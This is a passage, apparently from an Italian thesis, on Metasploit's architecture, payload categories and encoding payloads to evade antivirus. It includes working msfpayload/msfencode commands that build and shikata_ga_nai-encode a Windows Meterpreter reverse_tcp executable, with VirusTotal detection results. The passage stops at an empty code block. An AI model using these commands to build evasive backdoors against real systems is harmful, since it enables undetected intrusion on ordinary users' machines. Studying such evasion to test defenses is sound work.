

Figura 3.2-1: architettura Metasploit

La struttura basilare è composta da REX, MSF Core e MSF Base.

REX è il cuore dell'architettura ed è l'acronimo di "Ruby Extension Library". Essa è un insieme di classi e moduli che possono essere utilizzati dagli sviluppatori per la realizzazione di progetti e strumenti circa Metasploit Framework. Come ben intuibile MSF è scritto in linguaggio di programmazione Ruby.

MSF Core risulta invece il nucleo del framework ed è costituito da più parti quali: Datastore, Event Notifications e Framework Managers. Queste parti sono responsabili di fornire un interfaccia tra i moduli, i plug-in e il framework stesso. Seguendo l'approccio orientato a oggetti di tutto il complesso, lo stesso framework si può considerare una classe instanziabile e utilizzabile come un oggetto.

MSF Base funge da interfaccia tra il Core e le varie parti del framework quali interfacce, Plugin e moduli. Esso si compone di tre parti: Configuration, Logging e Session.

Tralasciando l'architettura, il vero motivo d'interessa dell'utente nel framework è rappresentato dai moduli che esso mette a disposizione dell'utente. I moduli consentono l'interazione semplificata attraverso classi e metodi, con le varie parti d'utilizzo come exploit, payload, NOP, Encoder e moduli ausiliari. Esistono ulteriori parti aggiuntive definite Plugin che consentono di modificare la struttura stessa, a piacere dell'utilizzatore, per semplificare ulteriormente procedure o routine.

L'interazione tra utente e framework è eseguita attraverso le così dette interfacce che si possono dividere in linea di comando e GUI. Nel primo gruppo, troviamo la "console" l'interfaccia testuale più popolare ed utilizzata, l'interfaccia base del

framework da cui è possibile accedere a tutte le sue funzionalità e dalle maggiori potenzialità. A seguire sono state sviluppate ulteriori interfacce eseguibili direttamente dal terminale dedicate a particolari compiti, come exploitation, semplificando le procedure necessarie e mettendo di fronte all'utilizzatore un nuovo strumento più diretto da usare anche se per certi versi più limitato. Su questa tendenza troviamo:

- Msfcli: console dedicata all'esecuzione degli exploit
- Msfpayload: console dedicata alla creazione di payload
- Msfencode: console dedicata all'utilizzo di tecniche di encoding
- Msfvenom: console ancora in sviluppo che fonde le potenzialità di msfpayload e msfencode

Per quanto riguarda le interfacce di tipo GUI, il cerchio si stringe. Le principali sono due e sono purtroppo una mera imitazione di quelle disponibili sulle versioni a pagamento, ma comunque rimangono ottimi strumenti per evitare la riga di comando:

- Msfgui: interfaccia scritta in java, non molto usata e stabile.
- Armitage: l'interfaccia grafica forse più promettente, in grado di fondere la facilità d'utilizzo di un interfaccia grafica con le potenzialità della riga di comando, permettendo nello stesso momento di lavorare con entrambi.

Per concludere, il framework si può integrare con servizi di vunerability assessment, grazie i quali è possibile scansionare una rete, importare i risultati all'interno del database di supporto di Metasploit e successivamente analizzare i risultati e effettuare test sulle eventuali vulnerabilità scovate o probabili. Nel caso specifico Rapid7, l'attuale distributore di Nexpose e Metasploit, ha ottimizzato, e consente,

l'utilizzo combinato di entrambi gli strumenti così da consentire una copertura della procedura di penetration test dall'inizio alla fine [Fig3.2.2].



Figura 3.2-2: kit software Rapi7, http://www.rapid7.com/prodocts/index.jsp

3.3 Payload

3.3.1 Che cosa sono

Il payload è la parte di codice che se eseguito su un sistema può avere vari effettivi, a seconda di come è stato progettato. Viene definito come la runtime di un virus informatico che ne estende le funzioni oltre l'infezione del sistema. Si intende quindi payload qualsiasi operazione che a tempo determinato, causale o attivato da un evento, è mandata in esecuzione da un virus. Nel gergo comune non viene posta molta attenzione

alle differenza stilistica tra virus, malware e payload, e quindi nella maggior parte dei casi il termine virus sta ad indicarli tutti. Nel dettaglio, i virus informatici sono un particolare tipo di malware, composto anche da più parti, in grado di duplicarsi e diffondersi in modo automatico tra i vari sistemi informaci con cui può entrare in contatto. Da qui l'assonanza del termine con i virus biologici. Mentre i malware informatici sono generalmente composti da due parti: exploit, già analizzato, e il payload. Se il primo ha il compito di sfruttare una vulnerabilità col fine di penetrare all'interno del sistema, la seconda, è effettivamente il codice malevole che viene mandato in esecuzione. Naturalmente esistono exploit che agiscono singolarmente, come nel caso degli exploit DoS, oppure altri, come nel caso degli exploit Execution Code, che consentono dopo aver creato una situazione di stack o heap overflow di inserire un codice eseguibile direttamente in memoria. Quindi sia exploit che payload possono essere utilizzati singolarmente o combinatamente, dimostrando la loro l'estrema modularità e giustificando ancor più l'utilizzo di soluzione framework preposte esattamente a quest'utilizzo.

Esiste un estrema varietà di payload e la loro principale catalogazione è solitamente fatta secondo lo scopo a cui sono preposti. Fra i molti troviamo:

- backdoor: programmi che consentono un accesso non autorizzato ai sistemi in cui sono eseguite. Nella maggior parte dei casi sono installate da altri payload e non sempre un software malevolo, ma possono fungere da sistema d'accesso d'emergenza

- Trojan horse: programmi che all'apparenza contengono istruzioni lecite all'utente, ma che in background svolgono attività dannose
- Spyware: sono software principalmente preposti a raccogliere informazioni all'insaputa dell'utilizzatore, memorizzandole in file o inviandole
- Rootkit: sono programmi preposti, non a una funzione esplicitamente malevola, ma al camuffamento di altri, come payload
- Keylogger: programmi che consentono di registrare qualsiasi digitazione dell'utente
- Bomba logica: particolare tipo di payload, che si scatena solo in presenza di determinati eventi o stati del sistema. Anche esso può contenere altri payload

Capitolo 4

Camuffamento payload

Nel capitoli precedenti abbiamo analizzato in modo superficiale, ma sufficiente, alcuni dei principali aspetta legati alla sicurezza di rete, e alcuni servizi e programmi che la compongono come i sistemi anti-virus. Successivamente abbiamo analizzato alcune delle componenti che si prefiggono il ruolo inverso, cioè di violarla. In particolare, ci siamo molto soffermati sulle parti che compongono le metodologie di penetration testing, analizzandole singolarmente e nel loro complesso.

In questo capitolo andremo a trattare in modo approfondito il vero soggetto d'indagine di questa tesi: l'offuscamento dei payload ai sistemi anti-virus. Di cosa stiamo parlando e perché è necessario?

Come già puntualizzato precedentemente, al giorno d'oggi la stragrande maggioranza degli utilizzatori di sistemi informatici che hanno accesso alla rete è di tipo desktop come personal computer, notebook e netbook, senza però dimenticarsi l'aumento crescente degli utilizzatori di tipo smartphone e tablet. La stragrande maggioranza di quest'utenza non possiede grandi conoscenze informatiche e affida la propria sicurezza informatica a usi comuni come "utilizzare un buon antivirus", per garantirsi l'immunità dai "virus". Questa pratica, in molti casi, consente di garantire un buon aumento del grado di sicurezza soprattutto di fronte a vecchi malware di rete o attaccanti poco esperti.

Su queste base, andremo ad analizzare diverse metodologie e strumenti che dovrebbero consentire l'offuscamento dei payload ai sistemi anti-virus così da permettere la loro esecuzione indisturbata nel sistema senza la possibilità di essere rilevati. Per la rete, sono disponibili moltissime dimostrazioni che ciò sia possibile, ma molte di essere sono obsolete o effettuate in condizioni favorevoli ovvero non veritiere.

Metodologia di test

Nella nostra indagine cercheremo di emulare un potenziale sistema operativo utilizzato da un utente medio, fornito di tutti gli aggiornamenti di sistema disponibili e un sistema di sicurezza anti-virus liberamente disponibile sul mercato, anche esso aggiornato all'ultima release e signatures.

Sistemi operativi

I sistemi operativi utilizzati saranno Microsoft per i motivi già elencati. Utilizzeremo la versione XP SP3 con tutti gli aggiornamenti di sistema, visto che attualmente è ancora la versioni più largamente utilizzata. In commercio sono presenti altri due sistemi operativi Microsoft più evoluti quali Vista e 7. I test svolti hanno validità anche per questi sistemi.

4.1 Encode

4.1.1 Cosa cos'è

Letteralmente encode significa codifica e rappresenta una sequenza d'operazioni, normalmente eseguite da un algoritmo, che associa a una determinata informazione una sequenza di simboli scelti da un insieme chiamato alfabeto, a cui è associato un insieme di regole di composizione che consentono di costruire le successioni di simboli. La codifica è alla base del mondo informatico. Basti pensare la codifica su base 2 o un programma il quale per essere eseguibile in una calcolatore necessita una rappresentazione sotto forma di istruzioni e dati in formati memorizzabili e facilmente manipolabili.

Il termine estende il proprio significato a seconda dell'ambito d'utilizzo. Assumendo il suo significato classico esso è associato a qualsiasi forma d'associazione simbolo-significato e ne sono chiari esempi i linguaggi di comunicazione da quelli umani a quelli informatici; questo tipo di codifica è detta di carattere. Sempre sul lato informatico esistono codifiche di tipo compressivo che indicano una tecnica d'elaborazione dati che permette la riduzione della quantità di bit necessari alla rappresentazione partendo da un precedente formato. Esempio sono i moderni algoritmi di compressione file o editing audio/video.

Tornando al nostro ambito applicativo, la codifica crittografica è quella di maggior interesse. Essa è di tipo carattere, ma si differenzia per il fine: tratta dei metodi per rendere un messaggio in chiaro, cioè comprensibile, offuscato in modo da non essere

comprensibile a un utilizzatore non in possesso delle regole di composizione. L'applicazione al mondo della sicurezza informatica, in particolar modo dei codici malevoli, si sintetizza nella modifica della struttura in modo che essa non sia più facilmente interpretabile. Uno dei maggiori esempi quindi è rappresentato dai metodi di signatures dei sistemi anti-virus: l'analisi di un codice codificato e alterato nella struttura ha una maggiore possibilità di passare positivamente il controllo visto il mancato riscontro con la propria firma standard.

Andiamo ora ad analizzare nel medio dettaglio come si compone la codifica di un payload e la sua struttura.

4.1.2 L'applicazione ai payload

I payload codificato efficacemente si compone della seguente struttura [Fig4.1.1].

Figura 4.1-1: struttura payload codificato

Analizziamo ogni parte singolarmente:

NOP SLED

Le nop sled sono rappresentate da una sequenza di bytes che equivalgono a operazioni del tipo no-operation nella struttura [Fig4.1.2]. Queste operazioni sono distribuite in

maniera randomica nel codice, ed a ogni sled segue un operazione di salto a cui segue un'altra sled. A termine di un determinato numero di sled, che può essere anche casuale, un salto porta all'esecuzione di un determinato flusso di codice come un decoder. Questa tecnica è soprattutto utilizzata negli exploit di tipo buffer overflow, dove una sezione di memoria viene corrotta con operazioni nop, e randomicamente, essere possono portare all'esecuzione del codice malevolo iniettato o all'esecuzione indefinita del programma. Vista la diffusione dei questa tecnica, molti sistemi antivirus hanno misure di ricerca nop sled, quindi è diventata buona usanza inserire operazioni casuale e innocue nelle sled.



Figura 4.1-2: sistema NOP SLED, http://upload.wikimedia.org/wikipedia/en/c/c7/NopSled.png

DECODER ed ENCODED PAYLOAD

Queste due strutture rappresentano il risultato della codifica del payload. Come intuibile "encoded payload" rappresenta la nuova struttura alterata del payload mentre "decoder" rappresenta la chiave di lettura. Questa parte viene posta davanti al payload e viene comunemente definito "stub". Quando il payload codificato entra in esecuzione, lo stub viene eseguito ed effettua la procedura inversa di codifica sul codice alterato, riversandolo direttamente nella memoria si sistema così che il codice originale sia eseguito.

Questo procedimento oltre che rappresentare un valido mezzo per evadere soluzioni come IDS e anti-virus è anche in grado di eliminare i caratteri malevoli come x00 o xff. Un payload al suo stato grezzo è rappresentato da un serie di caratteri, o operazioni macchina, all'interno di un altro file come un file ruby. Alla creazione del payload la serie di caratteri verrà codificata in un nuovo linguaggio comprensibile alla macchina target. I caratteri x00 e xff, rappresentano operazioni macchine che in alcuni ambienti o situazioni, quindi non sempre, potrebbero essere codificati ed interpretati male e far terminare l'esecuzione prima del completamento, cioè bloccare il payload. La loro eliminazione è prudenziale ed apporta un ulteriore modifica alla struttura base del payload, ma comunque non assicura un aumento del livello d'offuscamento.

4.1.3 Tipi di encode

L'encode effettivo viene effettuato da specifici algoritmi. Questi si possono principalmente riassumere in due main group: polimorfici o metamorfici.

Encoding polimorfico, cripta il payload attraverso delle random key (chiavi o cipher), la decodifica e l'esecuzione è in runtime. Le key sono valori aggiuntivi che vengono inseriti nella procedura di conversione e messi in relazione, attraverso una funzione xor cipher ⊕, al "carattere". La procedura di decodifica prevede la medesima procedura. Poniamo un esempio [Fig4.1.3] convertendo la parola "Uni" cioè 01010101 01101110 01101001 in ASCII 8-bit e utilizzando una key causale 01010101.

U	**N**	**I**	
01010101	01101110	01101001	⊕
01010101	01010101	01010101	=
0000000	00111011	00111100	**Encoding**
0000000	00111011	00111100	⊕
01010101	01010101	01010101	=
01010101	01101110	01101001	**Decoding**
U	**N**	**I**	

Figura 4.1-3: esempio XOR

In questo caso, grazie all'utilizzo di una key randomica la codifica risulta molto più sicura di una con la medesima chiave ripetuta o presente più volte. Sfortunatamente in

molti casi questo tipo di codifica è vulnerabile ad attacchi di tipo known-plaintext [Fig4.1.4] ove conoscendo il plaintext (codice sorgente) e il ciphertext (codice codificato) è possibile ricavare la chiave ovvero:

PLAINTEXT XOR CIPHERTEXT = KEY

Figura 4.1-4: sistema know-plaintext

Encoding metamorfico, re-implementano il set d'istruzioni con uno nuovo d'istruzioni equivalenti. Si creano opportuni oggetti che consento la creazione di codice equivalente in modo automatico. Le tecniche utilizzate possono essere: inserire NOP istructions, scambiare registri, modificare il flusso di controllo attraverso jump o riorganizzando alcune istruzioni indipendenti.

Queste due classi presentano rispettivamente vantaggi e svantaggi nel loro utilizzo contro un anti-virus. Di fronte a un rilevamento di tipo "signatures matching" la tecnica polimorfica permettere evasione del payload mentre la tecnica metamorfica permette l'evasione del decoder stub polimorfico. Di fronte a rilevamenti di tipo euristico la metodologia metamorfica ha la meglio, in alcuni casi, visto che alcuni byte d'istruzioni potrebbero avere caratteristiche simili al flusso corrente. Di fronti a un'analisi statica ovvero di controllo delle sole parti di codice, si possono avere maggior probabilità d'evasione se presente codice polimorfico o codice superfluo. Per concludere, in presenza di un analisi dinamica, ossia di comparazione dinamica di registri, codice, creazione processi e altro, è possibile scovare il codice malevolo esclusivamente se il codice polimorfico viene emulato correttamente. L'esistenza di

soluzioni, quali sandbox, rendere quest'operazione molto efficiente e non permettere la corretta esecuzione del codice.

Per completezza nominiamo anche un terzo tipo di encode, quello alfanumerico. Questo tipo di encoding può essere riassunto sotto quelli metamorfici. Molto utilizzato prima dell'avvento del codice polimorfico. Il suo funzionamento consiste nella sostituzione dei vari "characters" con simboli presi esclusivamente da un insieme formato da caratteri ASCII e Unicode. Attualmente sono usati, ma la loro singola efficacia è al quanto bassa. Nel gruppo degli algoritmi alfanumerici sono presenti diverse varianti come quelle che utilizzano esclusivamente lettere minuscole o lettere maiuscole.

4.1.4 MSFEncode

MSFEncode è un pratico tool presente di base nel framework 4.0 di Metasploit, e si prepone l'obbiettivo di completare il tool MSFPayload oltre che interfacciare ad alto livello l'utilizzatore con le varie procedure di encode di un payload. Questo strumento permette esclusivamente la creazione di payload stand-alone, se usata in modalità terminale, ovvero disaccoppiati da un exploit, ma capaci di essere successivamente accoppiati o usati singolarmente. Nel caso di un accoppiamento diretto con un exploit, il suo utilizzo è implicito in MSFConsole.

Andiamo ora a analizzare il tool nei suoi vari aspetti. Come anticipato esso può essere utilizzato esclusivamente accoppiato a MSFPayload quindi diamo un rapido esempio di questo tool.

I comandi basi si possono sintetizzare in [Fig4.1.5]:

```
Msfpayload –h
```



Figura 4.1.5: msfpayload help

Portando il tutto a un linguaggio facilmente comprensibile:

```
msfpayload path-payload opzioni_del_payload tipo_file_output > path_file_output
```

Ogni payload possiede un proprio gruppo di opzioni che possono essere sia obbligatorie che opzionali. Nel nostro caso, da qui in poi daremo per scontato che faremo sempre riferimento al payload Meterpreter/reverse_tcp, attualmente uno dei più diffusi e pericolosi payload per offensiva su multipiattaforma, in grado di fornire all'attaccante

un completo toolkit ampliabile da script e plug-in. Vista la sua notorietà, Meterpreter è anche uno dei payload con il più alto tasso di rilevamento da antivirus.

Integriamo ora MSFEncode:

I comandi basi si possono sintetizzare in [Fig4.1.6]:

```
msfencode -h
```



Figura 4.1-6: msfencode help

```
msfpayload … R | msfencode options –t formato_output –o path_file_output
```

options:

-c x = x indica il numero di cicli di encode che devono essere effettuati

-e path_encode = indica quale algoritmo di encoding deve essere utilizzato

-x path = indica il cammino del file che si vuole utilizzare come templete di camuffamento

-k = indica che il templete di camuffamento e il payload siano eseguiti su thread distinti

-p x = x indicata la piattaforma di riferimento dell'encoding

-a x = x specifica l'architettura di riferimento dell'encoding

-b '\xxx\xxx' = tra parentesi separate da un back_slash devono essere inserite le bad words che vogliamo eliminate come '\x00\xff'

Da notare che il formato d'uscita di MSFPayload è di tipo raw (R o grezzo). Questo perché il file per essere codificato deve essere passato in vesione codice macchina e successivamente, nell'encode, verrà specificato l'output d'uscita.

CREAZIONE PAYLOAD E ENCODING BASE

Eseguiamo un esempio pratico, iniziando con la semplice creazione di un payload e successivamente una codificata basandoci sull'algoritmo shikata_ga_nai (letteramente '*non c'è via d'uscita'*), un algoritmo di tipo polimorfico, considerato attualmente il più efficiente disponibile. Successivamente dopo la creazione andremo ad analizzare i due codici attraverso un servizio online di virus-scan, il quale consente di scansionare i file

inviati da ben 42 anti-virus e ricevere un report. Nel nostro caso utilizzeremo virustotal.com [10].

virustotal

SHA256: ca5214e14ed5e879dd000a8a13895c474c89248386e9d337dd43f108a70f417C

File name: PEScrambler.exe

Detection ratio: 1 / 42

Analysis date: 2012-07-03 23:27:42 UTC (2 giorni, 8 ore ago)

0 0

Antivirus	Result	Update
AhnLab-V3	-	20120703
AntiVir	-	20120703
Antiy-AVL	-	20120703
Avast	-	20120703
AVG	-	20120703
BitDefender	-	20120703
ByteHero	-	20120626
CAT-QuickHeal	-	20120703
ClamAV	-	20120703
Commtouch	-	20120703
Comodo	-	20120703
DrWeb	-	20120704
Emsisoft	-	20120704
eSafe	-	20120702
F-Prot	-	20120703
F-Secure	-	20120703
Fortinet	-	20120703
GData	-	20120703
Ikarus	-	20120703
Jiangmin	-	20120703
K7AntiVirus	-	20120703
Kaspersky	-	20120703
McAfee	-	20120704
McAfee-GW-Edition	-	20120704
Microsoft	-	20120704
NOD32	-	20120703

Figura 4.1-7: pagina l'esempio di virustotal.com

```
Msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.y.x LPORT=z X
> payload.exe
```



Figura 4.1-8: payload meterpreter base

Figura 4.1-9: analisi payload meterpreter base

La semplice creazione di un payload eseguibile in ambiente Windows [Fig4.1.8] è una soluzione che non adotta nessun tipo di protezione sul rilevamento, e presenta un tasso di rilevamento di 31 su 42 antivirus [Fig4.1.9] cioè circa il 73,8% delle soluzione di mercato rileva il payload. Un valore anche se ottimo è comunque interessante visto che un payload nella sua forma pure e ben conosciuta da anni è riuscito ad eludere 11 soluzioni anti-virus senza effettuare su esso nessuna procedura di camuffamento. Resta il fatto che soluzioni come Avast, Antivir, Norton, McFree e altri, ovvero le più diffuse, effettuano il rilevamento.

Ora proviamo a codificare lo stesso payload utilizzando 5 cicli di codifica [Fig4.1.10].

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.y.x LPORT=z R
| msfencode –e x86/shikata_ga_nai –c 5 –t exe –o payload_enc.exe
file payload_enc.exe
```



Figura 4.1-10: payload meterpreter encode singolo

Figura 4.1-11: analisi payload meterpreter encode singolo

Effettuando un encoding basilare, ma con il miglior algoritmo disponibile, la soluzione non è di molto migliorata. Le maggiori soluzione continuano ha rilevarlo, passando a 29 su 42 [Fig4.1.11] cioè 69% delle possibilità di rilevamento.

ENCODING MASSIVO E MULTIPLI

Ora proveremo la creazione di un payload attraverso l'adozione massiva dello stesso algoritmo cioè aumentando nettamente i cicli d'iterazione da 5 a 20 [Fig4.1.12].

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.y.x LPORT=z R
| msfencode –e x86/shikata_ga_nai –c 20 –t exe –o payload_enc.exe
```



Figura 4.1-12: payload meterpreter encode singolo massivo

L'adozione massiccia di uno stesso algoritmo ha portato più svantaggi che vantaggi. Per iniziale, a ogni iterazione le dimensioni complessive di codice aumentano in modo evidente e l'eccessiva presenza di stub mette in allarme gli anti-virus che prima ignoravano il file. Effettuando un analisi sullo stesso payload, ma con un solo ciclo di encoding la soluzione è leggermente migliore passando da 30 su 42. Ciò dimostra che non sempre eccedere aiuta.

Ora proveremo a utilizzare i concetti precedentemente appresi sui vari tipi di algoritmi cioè mischiando più tipi di codifiche [Fig4.1.13].

```
